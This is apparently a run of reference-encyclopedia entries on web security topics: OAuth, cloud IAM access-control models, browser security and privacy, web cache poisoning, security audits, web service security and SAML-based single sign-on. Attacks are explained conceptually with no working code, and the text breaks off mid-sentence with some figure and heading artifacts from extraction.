The application upf.pf is previously registered with Google and obtained a client ID and a secret S. Figure 2 shows that first the upf.pf application offers the user to login with Google. Then the browser is automatically redirected to the authorization server. The request to the authorization server includes a *scope*, i.e., the requested permission which is, in our example, the permission to read the user's Google profile. The user submits his or her credentials (if not already logged) and then give his or her consent about the requested scope. The authorization server returns an authorization code to the browser that automatically sends it to the upf.pf application server. The upf.pf application sends the client ID, the secret S, and the authorization code to obtain an access token in exchange. This token is then attached to the request that the upf.pf application submits to the resource server. Finally, the resource server validates the token and returns the user's Google profile data to the upf.pf application server.

This scheme requires the following observations:


- No access token is sent back to the browser which is not considered totally secure. The access token is sent to the upf.pf application server instead.
- Depending on the case, this token can be short term (valid only for the current session) or long term (valid for several days) and can therefore be used by the third-party application when the user is offline.
- The authorization server does not have to be a CORS server since it communicates directly with the browser and not with any JavaScript. The same applies to the resource server since it only interacts with the application server.

The access control model underlying the OAuth protocol is, of course, the DAC model in which users grant permissions to third parties to access their personal data. A permission is implemented as an access token, i.e., a capacity. The authorization server issues access tokens, and the resource server validates them.

It is possible to combine OAuth with XACML to handle fine-grained dynamic authorizations (Fernández et al. 2017) although there is no standard way of doing it. In such a scenario the resource server would typically validate the scope of an access token by forwarding it to the policy enforcement point (see Fig. 1).

The OAuth protocol can be used to build APIs that comply with the general data protection regulation (GDPR). Indeed, the GDPR imposes on processing entities the obligation to obtain the consent of the subject entities before using their personal data. OAuth must, however, be implemented with the token revocation extension (Lodderstedt and Scurtescu 2013) to allow users to revoke an access token at any time since the withdrawal of consent is also one of the subject's rights under the GDPR.

Finally let us mention that the widely used OpenID connect is an identity layer on top of the OAuth protocol allowing authentication delegation and web single sign on.



IAM Policies

Cloud providers like Amazon AWS, Google Cloud Platform, or Microsoft Azure offer cloud ecosystems, i.e., complex systems of interdependent assets. A single cloud account can be used to set up a virtual organization managing several users and resources like databases, virtual machines, virtual networks, etc. The main security component of a cloud ecosystem is

the identity and access management (IAM). The IAM is a web service to manage authentications and authorization policies in the virtual organization. In this section, we describe a kind of generic access control model that approximately represents the security models implemented in the various existing cloud platforms. We consider the following entities:

- Subjects (user or application)
- Resources (basically anything that needs to be protected)
- Authorization policies (permissions or prohibitions)
- User groups (set of subjects)
- Roles (set of authorization policies)

Subjects can belong to more than one group. Resources are hierarchically organized so that giving access to a certain high-level resource implicitly grants access to the resources which are under it. A security policy is the authorization or the prohibition to do a set of actions on a set of resources. It possibly includes a contextual condition. A policy can be attached to a subject, a group, or a role. Roles can be hierarchically organized. Roles are assigned to subjects or groups. Roles can also be temporarily assigned to subjects belonging to other accounts in the cloud allowing cross-domain authorizations. The access control algorithm is quite simple and can be summarized as follows: The default policy is denial. In case of conflict between two policies, denial prevails. Figure 3 shows an example of a pseudo-RBAC policy for a cloud application.

Web Access Control Strategies, Fig. 3 RBAC policy

Bob has been assigned the *DBA* role which consists of a policy allowing read and write access on the entire database. *Alice* and *John* are members of the group *SalesAgent*. Group *SalesAgent* has been assigned the role *SalesManagement* allowing read and write access on schemas *Stock* and *Products*. *Guest* is an external user who has been assigned the role *Customer* allowing to query the schema *Products*.

This security model is essentially an RBAC security model with features borrowed from other access control paradigms. The fact that policies may include conditions is obviously an ABAC feature. A set of users, a set of low-level resources, and a set of policies can be represented as a group, a high-level resource, and a role, respectively. This clustering of entities is a characteristic of the OrBAC model (Kalam et al. 2003) that represents users, actions, and resources with the concepts of role, activity, and view, respectively.

Regarding the organization of the components evaluating and enforcing access control policies in existing cloud platforms, very little information can be found in the literature. But many reasonably assume that this organization follows the XACML architecture as shown in Fig. 1.

Open Problems and Future Directions

Regarding cloud computing, there are two big issues that need to be remedied. The first issue lies in the complexity of the cloud ecosystem. This complexity makes it difficult to globally design a consistent and complete security policy. Existing cloud platforms lack tools to analyze implemented policies and detect misconfigurations. The second issue is how can the cloud customer trust the cloud provider? Standard data encryption is not really the solution since data need to be decrypted before being processed. Homomorphic encryption (Naehrig et al. 2011) is a solution that would allow encrypted data to be processed. However, it is challenging to implement. Finally, code itself can convey sensitive information and should also be protected from the cloud provider.

Cookie

Definition

Web browser security and privacy collectively refers to (a) the integrity of the browser platform that accepts, processes, and communicates end-user data to web sites and (b) the confidentiality and integrity of this information exchanged.

Background

A web browser enables a user to interact with websites through the HTTP (Hypertext Transfer Protocol). The primary document format rendered by browsers is HTML (Hypertext Markup Language). With the development of browser technology, a number of features were added to HTML, primarily

related to rich content presentation and user interaction, such as the use of client side scripting using JavaScript. These features have introduced a number of security and privacy issues in web browsers.

Theory

The basis for security in modern browsers is the Same Origin Policy (SOP). This policy allows for all content from a web site to be available for scripting while providing complete isolation between content from unrelated sites.

The same origin policy does not constrain the `<script>` tag, which is used to define a client-side script (e.g., one written in JavaScript). Usually, the script element contains scripting statements or points to an external script file through its `src` attribute. The src attribute can be set to any domain and is treated as belonging to the document domain in which the tag is embedded. This script therefore has the authority to access cookies or change any part of the document. Unrestricted script execution from unauthorized sites is a security concern illustrated by Cross-site Scripting (XSS), a web application vulnerability that gives the unauthorized site the ability to run script content that has the same privileges as site-owned script content.

Another issue with the same origin policy is its lack of flexibility in supporting applications that integrate content from a variety of sources (or “mashups”) in a browser. In this case, the rigidity of the same origin policy has led to the insecure practice of using the script tag to bypass these restrictions to build mashups, resulting in poor security for site-owned content.

Browser extensions (also known as “add-ons” or “plugins”) are used to extend the browser with newer functionality. However, they run with the same privileges as the browser core code base, and therefore enjoy unrestricted access to the browser’s internals. Most modern web browsers do very little to restrict the capabilities of plugins. Furthermore, plugins can override the underlying security model of browsers (e.g., the Adobe Flash plugin overrides the SOP restrictions).

A number of additional security issues are important as well. Phishing attacks staged through browsers have been highly successful and browser models have not evolved to provide better support for detecting phishing

attempts. Passwords and auto-complete entry storage methods are very different across different browser platforms. In addition, software issues such as buffer and integer overflows, due to the use of C and similar unsafe languages, have resulted in many serious security flaws in browsers.

Privacy is another important concern in modern browsers. The most important privacy concern in browser is associated with cookies. Originally introduced to support state in the stateless HTTP protocol, cookies have become a way for user to be tracked by a site across visits, or by multiple sites. Third-party cookies, those set by a domain other than the top-level domain of a page, allow such multiple site tracking. Recently, most browsers have introduced support for disabling third-party cookies.

Cookies are not the only mechanism to track users. There are a number of side channels as well. The browser cache provides one such a timing channel, through which an attacker website can track whether the user has visited a target website. This can be inferred by measuring the time taken to load a resource from the target website. A similar channel exists in the “visited links” feature of several mainstream browsers.

Applications

The OP browser provided a strong basis for compartmentalization by drawing concepts from operating systems into browser design. A related approach can be seen in the Chrome browser, which uses sandboxing technology to minimize the impact of attacks. The content security policy project of Mozilla aims to specify how certain pieces of content interact with their websites so that they can be provided appropriately restricted privileges.

Web Cache Poisoning Attacks

Amit Klein[6] ✉
(6) Trusteer, Tel Aviv, Israel

✉ **Amit Klein**
Email: amit.klein@trusteer.com

Definition

Web Cache Poisoning is an attack against the integrity of an intermediate Web cache repository, in which genuine content cached for an arbitrary URL is replaced with spoofed content. Users of the Web cache repository will thus consume spoofed content instead of a genuine one when requesting this URL through the Web cache.

Background

A Web cache (or more precisely, an HTTP cache) typically caches the content of URLs, keyed by the URLs. It can be implemented as an intermediate HTTP proxy server (e.g., forward proxy server, transparent proxy server, or reverse proxy server) or as part of the Web client (most modern browsers have a built in Web cache component). Note that the browser caches can also cache HTTPS URLs and content, since they can be implemented such that they access the HTTP requests before SSL encryption and HTTP responses after SSL decryption.

Theory

The general concept of cache poisoning is well known, and has been applied to several protocols and caching schemes, e.g., DNS (DNS cache poisoning). For HTTP, several techniques for Web cache poisoning have been demonstrated – mainly through HTTP response splitting (Klein 2004) and HTTP request smuggling (Linhart et al. 2005), with additional techniques discussed in (Klein n.d., 2006).

There are several approaches to conducting Web cache poisoning. One is to attack an intermediate Web cache by disrupting the synchronization of the HTTP request stream and HTTP response stream between the Web cache and the origin Web server (as described in (Klein 2004; Linhart et al. 2005)). Another is to attack an intermediate Web cache by temporarily taking over the origin Web server and serving spoofed content that is marked to be cached for an extended period of time (e.g. Klein n.d.). Other approaches attack the browser cache by disrupting its synchronization with the origin server or an intermediate proxy server (Klein 2006). Note that some browser cache poisoning attacks can poison HTTPS pages that the browser caches (whereas intermediate Web cache proxy servers do not, and typically cannot cache pages served over HTTPS).

Some techniques (e.g., HTTP response splitting (Klein 2004)) enable the attacker to place an arbitrary page in the Web cache, to be served for an arbitrary URL. Other techniques (e.g., HTTP request smuggling (Linhart et al. 2005)) are more restricted, e.g., the attacker can place an arbitrary page already served from the same site (by the origin server) to be served for an arbitrary URL (of that origin server).

The scope of a Web cache poisoning attack is determined by the cache poisoned. When the cache attacked is that of a reverse proxy located immediately in front of the origin Web server, the scope is global – all Web clients that browse to the site and go through the reverse proxy are affected. When the cache attacked is that of a forward proxy (or a transparent proxy), typically serving an Internet service provider (ISP), an enterprise, or an educational institute, then only the users of that ISP, enterprise, or educational institute are affected. Finally, when the cache attacked is the local browser cache, only that browser is affected.

Definition

A Web Security Audit is a process of checking if a Web architecture or object is vulnerable or if it is being hacked or exploited by an attacker.

Background

With the proliferation of Web architectures and applications, mostly developed with an eye for ready-to-market needs rather than security, the number of targets to attack is increasing dramatically. A superset of audit tasks, targeted to the Web space, is thus required.

Theory

A security audit can be performed at various levels. It can address high level aspects of security (process, policies, procedures) all the way down to

the most technical details, the former being related to organizational aspects and the latter to architecture.

Web security audits can be performed on the following targets:

- *Web architecture*. In this case, a security auditor evaluates the architecture diagram, including all the objects (Servers, Web objects, and so on) to try to identify the potential points of failure. This task is usually performed via a preliminary analysis of documents and diagrams, followed by technical discovery to identify and enumerate the complete architecture, the same way a malicious attacker would do.
- *Application source code*. This task is usually performed during the development phase. Here, the auditor(s) work with the developers, analyzing the source code from a quality assurance and security standpoint. Corrective actions must usually be implemented before the main release.
- *Running applications and Web objects*. When the task executed at point (2) cannot be performed, an audit is conducted of running applications and objects. In this case, the auditor could work under the black, gray, or white box paradigm. The black box approach is when the auditor does not know any technical details about the target he is going to test; gray box is when the auditor knows a few (more or less relevant) details about the target; white box refers to the case where all the details are available to the auditor.

Applications

Web architectures, as described in the previous paragraph, are usually audited using audit checklists. These usually derive from high level audit standards (such as COBIT, just to name one) and usually terminate with the identification and (eventual) acceptance of risk.

Application source code is usually audited using mixed techniques. Auditors start with a manually performed step-by-step code review and then move on to the use of automated code audit tools. Acceptable results are generally only obtained with a balanced use of the two techniques.

Running applications and Web objects are usually audited using off-the-shelf and/or customized tools. In this case, auditors can check the entire application, including the backend (databases and so on). Commercial tools, also known as *Web Scanners*, use a series of automated controls and

exploits, so the application can be tested against the most common (and known) misconfigurations and vulnerabilities. Customized tools are usually written by auditors or pentesters and are addressed to a particular target only. It is usually difficult to find customized tools/exploits in the wild (on the Internet, etc.), especially if the targets are specialized or out of the ordinary (e.g., SAP), or if the vulnerabilities are difficult to find or the exploits difficult to write.

All the tasks performed above are usually performed along with a legal exposure analysis. This task is subsequent to the pure audit and its objective is a complete legal risk analysis.

Indeed, Web vulnerabilities, if exploited, can generate direct loss of data (including personal and sensitive data); so having a robust Web architecture is generally required by law. The legal risk analysis takes the reports given by the auditors and delivers a complete list of the legal risks to which the target owner is exposed in the event of inadequate security and/or failure to correct vulnerabilities.

While the audit tasks are conducted by experienced technical auditors, the legal risk analysis is performed by lawyers over the course of several moments of the company's IT life cycle. Legal analyses may relate (but are not limited) to: privacy, compliance, and civil and criminal law liability.

Web Service Security

Ernesto Damiani[8] ✉
(8) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Ernesto Damiani**
Email: ernesto.damiani@unimi.it

Definition

The term “Web Service” is often used to designate web resources that are accessed by software applications rather than by users. A more specific definition of a Web service is “a service interface that can be accessed remotely using a standard Internet protocol,” usually the Hypertext Transfer Protocol (HTTP). In the Internet protocol stack, services define an additional layer positioned above standard application-level protocols like HTTP or SMTP. From an architectural point of view, Web services are basic components that enable IT services discovery, composition, delivery, monitoring, and management. Two major categories of Web services exist: RESTful and SOAP Web services. RESTful (REpresentational State Transfer) services are uniquely identified in the URI namespace and directly accessible via HTTP. Their arguments are free-format text, usually carried via an HTTP POST request. Instead, SOAP Web service interfaces are described in an XML-based format, according to an XML Schema called Web Services Description Language (WSDL). SOAP services’ arguments are formatted according to a standard XML Schema that defines an XML Envelope element, wrapping one or more Header elements to be handled by the invoked service or by intermediaries, and a Body element containing the invocation parameters as defined in the WSDL interface

description. XML verbosity and the computational burden of XML parsing have gradually discouraged the use of SOAP services on the open Internet, especially when mobile or resource-constrained devices are involved. Both categories of web services can be used to develop and deploy complex software systems according to a “micro-service architecture,” i.e., a plurality of single-function services that can be composed at will.

Background

No standard technology for enforcing confidentiality and integrity of RESTful Web services arguments is available. Transport layer security (TLS) mechanisms are used in its stead. For instance, RESTful message confidentiality can be achieved using transport security protocols like SSL and HTTPS. Authentication and authorization can also rely on TLS authentication (i.e., the Basic or Digest HTTP authentication mechanisms); however, for these properties a standard service-oriented technology is available via the OAuth protocol, which supports delegating authentication and authorization of service invocations. Alternatively, service-specific security controls can be implemented programmatically as part of the Web service code, defining a service-specific security context. Some microservices architectures rely on standard perimeter defenses like firewalls to filter critical HTTP requests (e.g., write ones) addressed to REST URIs.

For SOAP services, Confidentiality, Integrity, and Authenticity (CIA) security properties can be enforced by using SOAP headers to carry credentials, and other security-related information was put forward in (Damiani et al. 2001); SOAP headers support a number of security mechanisms. Headers can carry information on a digital signature scheme according to the XML Signature standard for signing XML trees, ensuring that SOAP messages have originated from the appropriate client and were not modified in transit. Also, SOAP headers can be used by the remote service to return to the client a security token to be used in future calls. Finally, SOAP headers can be used to carry encryption metadata according to the XML Encryption standard, ensuring confidentiality of a SOAP message of a portion of it. Headers support SOAP-specific security mechanisms that aim to achieve (a) end-to-end security along the chain of

intermediaries leading to a SOAP Web service and (b) full independence from the security mechanisms of transport protocols.

For both categories of services, XML can be used to express access permissions. The *XML access control manifesto* (Damiani 2000) stated that "Using XML to express access and usage policies will allow for naturally expressing such policies organization-wide (associating a policy to an XML schema) and site-wide (associating a policy to a single XML document). Like usual metadata, access and usage policies expressed this way are both machine and human-readable; moreover, they can be transferred together with data, and processed via standard enforcement engines." Enforcement of access control policies via XML tree transformation was originally described in (Damiani et al. 2000).

Theory

OAuth

OAuth is a protocol designed specifically to work with HTTP requests. It defines an "access delegation," by which third parties (called "authorization servers") can issue access tokens to clients wishing to invoke a RESTful Web service, subject to the approval of the service provider.

The WS- Family of Specifications

The Web Services Security specification (WS-Security) (Security in a web services 2002) supports standard, sharable security controls for services by using SOAP headers to carry security-related information. It is closely related to the WS-Policy specification that, in turn, develops the idea of a machine readable format for security policies specifying the mandatory/optional security controls and their configuration. The collective name of WS- * is often used to designate the entire WS protocol family. WS-Security provides a set of mechanisms to secure SOAP message exchanges. Specifically, WS-Security describes enhancements to the existing SOAP messaging to provide message integrity, message confidentiality, and single message authentication to SOAP messages. WS-Security also includes a general-purpose mechanism for encoding binary security tokens and attaching them to SOAP messages. Current WS-

Security specifications describe how to encode Username Tokens, X.509, SAML, REL, and Kerberos Tokens.

The XACML Specification

The XACML (eXtensible Access Control Markup Language) specification defines a declarative access control policy language implemented in XML and a processing model describing how to interpret the policies. The available stable version of the specification is 3.0 from January 2013. XACML Policies are defined as a collection of Rules including Subjects, Resources, and Actions.

A Subject element is the entity requesting access. A Subject has one or more Attributes. The Resource element is any data, service, or system component, while an Action element defines the type of access requested on the Resource. Access requests can be described as an XACML request and sent to a decision-making engine for evaluation against existing XACML policies. The result, either Permit or Deny, is then returned as an XACML response.

While SOAP Web services were considered a natural target for XACML policies from the very beginning of XACML standardization, a major problem when using XACML to state access control policies for SOAP Web services is the naming of Resources as SOAP data objects are typically not made available through a URI. The Web Services Profile of XACML (WS-XACML), by Anne Anderson, bridges this gap by proposing XACML-based formats for Assertions stating authorization and privacy policies for named Web Services.

Open Problems

Regardless of the time passed since their introduction, security challenges presented by RESTful Web services approach are still formidable. Paraphrasing (Singhal et al. 2007), we can say that many of the features that make RESTful Web services attractive, above all open service-to-service invocation, conflict with traditional security models and controls. This conflict is mainly due to the fact that Web Services technology operates much in the same way of standard web applications. The first step of a Web service call is nearly always a request sent by an application or a script executed within a web browser, where support for confidentiality, integrity,

authentication, and, above all, input control is often minimal. All TLS security issues apply to RESTful Web services as well.

SOAP Web services pose other security problems. Specifications of acceptable input arguments are written using the WSDL XML Schema; therefore, input validation at the server side is handled by generic XML parsers. Many attacks aimed at SOAP Web services exploiting this fundamental weakness have been described. Generally speaking, they are variations of the *malformed XML attack*, where the attacker crafts XML input to crash the Web service or cause Denial-of-Service to legitimate callers. In its simplest form, the attack forces the server to parse an abnormally long XML file. A more sophisticated variation involves XML Schema Poisoning, where the schema used to validate input parameters is replaced by the attacker with a modified one, tricking the XML parser into accepting doctored SOAP messages. Even the WS- * family of security protocols (Security in a web services 2002) has not fully solved this problem. McIntosh and Austel (2005) have shown that the content of a SOAP message protected by an XML Signature as specified in WS-Security can be altered without invalidating the signature. This attack, often called *XML rewriting attack*, is possible because the XML Schemata used to locate parts of a SOAP message document (specifically, the elements containing information about the message's signature) differ between the signature verification function and the application logic. While several countermeasures to the XML rewriting attack have been proposed, the problem of finding a general technique for secure and fast validation of XML input is still an open issue.


Synonyms

Web initial authentication; Web initial sign on; Web SSO and security assertion markup language

Definition

Web Single Sign On consists in authenticating once and being able to accede to web services for which the user has an authorization without having to manage multiple authentication/passwords.



SAML is an OASIS XML-based standard used to exchange authentication and authorization information between different security domains.

Background

End users are often seen as a major vulnerability of IT access control systems (Bertino et al. 2010): as they have to memorize different passwords associated to different systems, they often use easy-to-memorize passwords and share a same *password* to accede to different systems so that the access control performance is reduced. Moreover, as they can have only a visual checking of the interface of a system to decide if they can trust it or not,

other vulnerabilities as *phishing attacks* can occur. To overcome these vulnerabilities, *Identity Management* Systems and Single Sign On features (Williamson et al. 2009) have been developed since the 1980s in order to allow users to authenticate once and further delegate *authentication* and *authorization* operations to a specialized agent able to check the IT *entity authentication* (thanks to *certificates*) so that *phishing attacks* are avoided and to send *authentication/credential* control information to the requestor so that the user can accede to the targeted resource. For example during the 1980s, the *Kerberos project*, launched at the MIT, has set a centralized single sign on infrastructure based on a client/server organization. During the 1990s, other SSO projects have been launched as Athens in the UK, CAS at Yale University, etc. The development of opened and/or web-based IT infrastructure increases the call for standard solutions to support *identity management*. In 1997, the Open Group, gathering IT professional focused on authentication systems interface, leading to the X/Open SSO open standard including a Pluggable Authentication Module specification so that *authentication* and *authorization* interfaces can be plugged from different systems. At the same period, the IETF focuses on standard Authentication, Authorization and Accounting architectures and protocols (*AAA*), leading to authentication *protocols* as *RADIUS* and *Diameter*. In the late 1990s and beginning of the 2000s, the Internet 2 consortium launches the WebISO (Web initial Sign On) working group, whereas other companies and/or research consortium focus on the way identity and authorization can be exchanged, leading to centralized, federative, or collaborative SSO architectures (see the centralized Microsoft MS-Passport initiative, the Liberty Alliance federative organization, the collaborative Shibboleth platform, the OpenID initiative or the OASIS SAML initiative) (OnLine community for SAML OASIS Standard n.d.). In 2005, the OASIS ratifies the SAML 2.0 standard (OASIS 2005a) defined as a convergence between the OASIS SAML 1.1 standard and the identity management systems introduced by Shibboleth and the Liberty Alliance.

Figure 1 presents a chronology of some web-based security, authentication, SSO, and identity management initiatives.


Web Single Sign On and SAML, Fig. 1 History of some authentication protocols, SSO systems, and identity management standards

Theory

Web SSO allows user to accede to protected resources after authenticating once to their identity provider (Open Group n.d.). A web-SSO secured architecture consists basically in few components:

- *The Identity Provider*. It is the main component of this architecture. This *authentication* service is in charge of user *authentication* (thanks to various *Identity Verification Protocols* or *challenge/response protocols*), identity information management, and of sending the requested identity proof/user attribute to the different service providers depending on their access control/*authorization* policies.
- *The Service provider*. It is associated to resources. Each resource may be protected according to different *access control models* (as *access control lists* involving only *user authentication, attribute-based access control*

referring to a particular user information, *Role-Based control policies* referring to “organizational” information or challenges the user to get *credentials* for *credential-based access control*). In SSO-based architecture, these protection functions are managed by a dedicated component called an SSO agent.




- *The user agent*. Is the interface mean thanks to which the user accede the resource, i.e., the web browser. Using proprietary SSO systems, this user agent is also in charge of storing *authentication* information or *authentication tokens* in *cookies*. This leads to vulnerabilities related to the *web browser security and privacy* management capability.

The necessary openness involved by Web-SSO organization requires a loosely coupling of these elements. To fit this requirement, the OASIS has proposed SAML: Security Assertion Markup Language (based on XML) so that *authentication* and *authorization* information can be exchanged between these components.

In the SAML architecture (OASIS 2005b), each user is registered as a “principal” by an identity provider also called “SAML authority” that will play the role of an asserting party. Federated identity features are supported by the introduction of pseudonyms between the Identity Provider and the Service Provider so that user *privacy* requirements can be fulfilled. In order to support the initial sign in feature, the SSO component of this identity provider is in charge of maintaining session information for each user: this session is launched after the first login and closed when the user signs off. The Sign in operation can be made according to different strategies: either the user can connect directly to the Identity provider or the connection step can be launched after the user tries to accede once to a protected resource. Secondary identifiers can be associated to a principal for a particular session. This fits the federated identity requirements and support user *privacy* requirements as random pseudonyms can be created to protect the *anonymity* of a principal.

The Web-SSO use case can be described as below. When a user sends a resource request (1) via its web browser (i.e., the User agent), this request is analyzed by the Service Provider protection agent which sends back an *authentication* request to the user agent (2). This User Agent relays it to its identity provider (3). The Identity Provider checks if the user (whom *identification* is defined in the subject field) has already signed in. If the user is not logged in, a *challenge/response protocol* is used to support the

user authentication: a login challenge is sent to the user agent (4) and the associated credentials are sent back (5). This allows authenticating the user. A session is opened if the user logs in with the convenient *credential* information. The Identity Provider can then send the authentication assertion as a response to the Service Provider via the user agent (6) which relays it to the Service Provider (7). After checking this assertion, the Service provider provides the requested resource to the user agent (8). Figure 2 presents this process.



Web Single Sign On and SAML, Fig. 2 Principle of Web-SSO protected access

To support this process, four elements are standardized in SAML specification:

- *Assertions*. This is the package of information created by a SAML authority (or asserting party), i.e., a platform that can relay security information. An assertion is a set of different information: the assertion issuer identity (optionally signed), the subject identity, optionally assertion validity conditions (for example, an assertions can be set for a given validity period so that it can support *temporal-based access control*

features), and a statement part consisting in either *authentication* (i.e., the authentication identifier set by the identity provider after the subject logs in, the way the subject proves its identity, affiliation of the subject, etc.), attribute statements (to exchange subject information (called attributes) that can be required by the service provider to control the access to the requested resource), or an *authorization* decision (i.e., a binary information to say if the access request made by the subject for the target resource is granted or denied). Figures 3 and 4 presents an authentication assertion and attribute statements assertion.

- *Protocols*. They are defined as sets of request response protocols for service providers in order to request assertion(s) from a SAML authority (for example: a request for a subject authentication will be associated to authentication assertion and requires the corresponding response, request for a logout collection of related sessions, request to register an identifier or close the session associated to an identifier).
- *Bindings*. They define the way SAML request/response can be exchanged thanks to standard messaging (SOAP) or communication protocols (HTTP using either REDIRECT binding, POST binding or artifact binding).
- *Profiles*. They are introduced to define constraints and/or extensions to use SAML for a particular purpose so that a greater interoperability (for example, a particular profile is set for the Web SSO).

Web Single Sign On and SAML, Fig. 3 Example of SAML authentication assertion. The asserting party is described lines 4–6 (http://IdProvider@univ-lyon.fr): this authentication assertion certifies that the "subject" identified by its email address (lines 7–12) has been successfully authenticated by a password checking process (authentication statement described lines 17–24). A condition is associated to use this assertion: the service provider can use it during 45 min from 12:00:00 on Aug 3, 2010 (lines 13–16)

15:         </saml:Attribute>
16:        <saml:Attribute
17:                   NameFormat="http://Library.com/attr-formats"
18:                    Name="CreditLimit">
19:                   xmlns:smithco="http://www.Library.com/Library-schema.xsd"
20:                   <saml:AttributeValue xsi:type="library:type">
21:                             <library:amount currency="EUR">500.00</library:amount>
22:                    </saml:AttributeValue>
23:         </saml:Attribute>
24: </saml:AttributeStatement>
```

Web Single Sign On and SAML, Fig. 4 Example of an attribute statement. This attribute statement is used to send the position and name of the previous user extracted from the LDAP user registry and the university library credit limit (in euro) for this user. The position is specified by the object identifier (urn:oid:1.3.6.1.4.1.5923.1.1.1.7), whereas the family name is expressed as the basic name attribute format. The credit amount attribute format is specified by the library. By this way, when this user wishes to accede to library application, authorization to online reading services can be filtered by the position or the name of the user and by the credit amount associated to this user

As SAML assertions are used to validate the access to protected resources, a particular attention is paid on security requirements to avoid *man-in-the-middle* or *replay attacks*. To overcome this limit, the binding part integrates secured requirements as secured transport, *signature* of the assertion, or time-stamped assertions.

Distributed among the web, different architecture can support a Web-SSO organization depending on the way authentication service is organized:

- *Centralized organization*. In this case, users are registered by a single authentication service. This architecture is well suited for Enterprise oriented SSO.
- *Federative organization*. In this case, users are managed in a distributed way. Each server manages its own user information and security policy. Nevertheless, trust relationships between servers are used to identify

"partner service" with which users' information can be shared. For example, the Liberty Alliance implements this organization. Each service provider can refer to a particular identity Provider. Links between personal identifiers managed by the different identity providers coupled with trusted relationships between these Identity Providers are used to propagate sign on information.
- *Cooperative organization*. In this organization, each user is managed by a single authentication service. Trust relationships between partners are used to "delegate" the user authentication process to the server which manages this user. Then each partner manages its own security and authorization policy. This organization is the one used by the Centralized Authentication System and by Shibboleth (an Internet 2 project).

Applications

The opened Web-SSO technology is well suited for different kinds of applications:

- *Enterprise SSO*. In order to implement the security policy, various access control strategies can be associated to the different components of the information system. Implementing an SSO improves the global access control management, simplifies the users' tasks (as they do not have to manage the security policy), and allows a consistent reporting of accesses. As Service Oriented Architecture is more and more used to support corporate information system, web-SSO are more and more used instead of proprietary solutions. This trend is reinforced due to the development of the IT outsourcing strategy as well as the development of cloud computing. This leads to XaaS architecture (Anything as a Service) so that different service providers can be involved so that an opened web-based SSO infrastructure is required. Depending on the Information System organization, different architectures can be used: a centralized organization fits well this enterprise SSO, but it has to evolve to collaborative or federative organizations when information system outsourcing strategies are set.
- *Collaborative organizations/consortium or- ganizations*. These organizations refer to short-/mid- or long-term agreements between enterprises to set a common organization to achieve a particular goal (for example, supply-chain organizations, universities consortium, etc.). In

this case, each partner has to “open” its own information system to support the cooperative process. This openness requires interoperable toolsets (so that web-based technologies are often used to accede to business applications or data) and adapted security policies (access control based on the identity for the corporate own employees or on the role for partners for example). This is well suited to the SAML Web-SSO architecture as each user is registered by its Enterprise Identity Provider and as assertions can carry the necessary information to control the access to a given resource. As far as universities are concerned, lots of experiments have been done based on the Shibboleth cooperative architecture so that any student or academics registered in a partner university can accede to some resources of the partners (shared library resources, Wi-Fi infrastructure for the EDUROAM partners, etc.). In this case, collaborative web-SSO organizations are mostly used.

- *Web-based economy*. The large-scale development of the Internet of Services increase the call for end-user identity management in a federated approach so that they can have some “browsing shopping” (for example, booking a plane, renting a car, a hotel, etc.) without having to re-identify at each step. This will increase the global security (mostly payment security) as they have to register once and then do not have to take care of their various pseudonyms and passwords. This has been the base for the development of the Liberty Alliance federated identity. This case fits well the federated organization as the user sign on process depends on the first service provider he/she will accede.

Open Problems

As in other SSO systems, the main risk is related to the main user *authentication*: any vulnerability of this *authentication* will be propagated to the entire system. This requires first a secured infrastructure with reduced vulnerabilities for the Identity Provider and second that users manage a “strong password” for their primary *authentication* and check the identity of the identity provider to avoid phishing attacks. This risk can be mitigated by introducing a *certificate* control achieved by the user agent so that the identity provider identity can be checked before the authentication challenge is fulfilled. Other solutions can use physical device to store user main identity *credential* as well as certificates associated to the trusted

service/identity providers. This system can be used to filter the access to the target resource and to validate the user identity. Strong authentication process as *biometrics authentication* can be supported as the credential information are managed by a software implemented on the physical device and do not need to be memorized by the user. Despite of this interest, this solution is still limited due to the deployment limits as each user should have its own portable access control device.

Other problems are related to the distributed organization of the web-SSO infrastructure, requiring *trust management* between the different partners (service and identity providers). Developing this federative strategy at a large scale involves that trust relationships can be set "on demand." This can be partly solved thanks to *certificate management* where trust relationships between *certificate authorities* can be used to introduce a new partner in the "circle of trust."

At least, other risks are related to *Web 2.0 security and privacy*: as federative organization allows personal information and personal identification dissemination, a particular attention must be paid on the different service/identity provider *privacy* policy. Depending on the country hosting these services, different legal protection levels are set for the users (for example, a strong limitations are used for systems hosted in the European Union to fit the Data Protection Directive (Directive 95/46/EC on the protection of individuals with regard to the processing of personal data and on the free movement of such data). Common initiatives as the safe harbor agreement can provide some protection, but as these privacy policies can be modified by the service provider, some "trusted privacy management" work should federate *trust management*, legal *privacy*-related works, and personal data management systems works.

Transport-level security; Web security

Definition

Web-based security protocols are used to provide for secure transactions between Internet users and Web sites. Such protocols provide confidentiality through encryption and authentication through the use of digital signatures.

Background

The World Wide Web is fundamentally a client–server application running over the Internet and TCP/IP intranets. Web-based security protocols aim to increase the security of client–server interactions over the Web. The use of the Web presents the following security challenges:

- The Web is vulnerable to attacks on the Web servers over the Internet.
- The Web is a highly visible outlet for corporate and product information and as the platform for business transactions. Reputations can be damaged and money can be lost if the Web servers are subverted.

- Web browsers are very easy to use, Web servers are relatively easy to configure and manage, and Web content is increasingly easy to develop, but the underlying software is extraordinarily complex. This complex software may hide many potential security flaws. The short history of the Web is filled with examples of new and upgraded systems, properly installed, that are vulnerable to a variety of security attacks.
- A Web server can be exploited as a launching pad into the corporation's or agency's entire computer complex. Once the Web server is subverted, an attacker may be able to gain access to data and systems not part of the Web itself but connected to the server at the local site.
- Casual and untrained (in security matters) users are common clients for Web-based services. Such users are not necessarily aware of the security risks that exist and do not have the tools or knowledge to take effective countermeasures.


One way to classify Web security threats is in terms of the location of the threat: Web server, Web browser, and network traffic between browser and server. Issues of traffic security fall into the category of network security and are addressed in this article.

Theory

A number of approaches to providing Web security are possible. The various approaches that have been considered are similar in the services they provide and, to some extent, in the mechanisms that they use, but they differ with respect to their scope of applicability and their relative location within the TCP/IP protocol stack.

One way to provide Web security is to use IP security (IPSec). The advantage of using IPSec is that it is transparent to end users and applications and provides a general-purpose solution. Further, IPSec includes a filtering capability so that only selected traffic needs to incur the overhead of IPSec processing. The disadvantage of IPSec is the need to configure relatively complex security architecture on all of the systems supporting both Web browsers and Web servers. An enterprise network that allows access from both enterprise systems and partner (vendor, customer) systems may not be a good candidate for such a configuration.

Another relatively general-purpose solution is to implement security just above TCP. This is the approach defined by the secure sockets layer



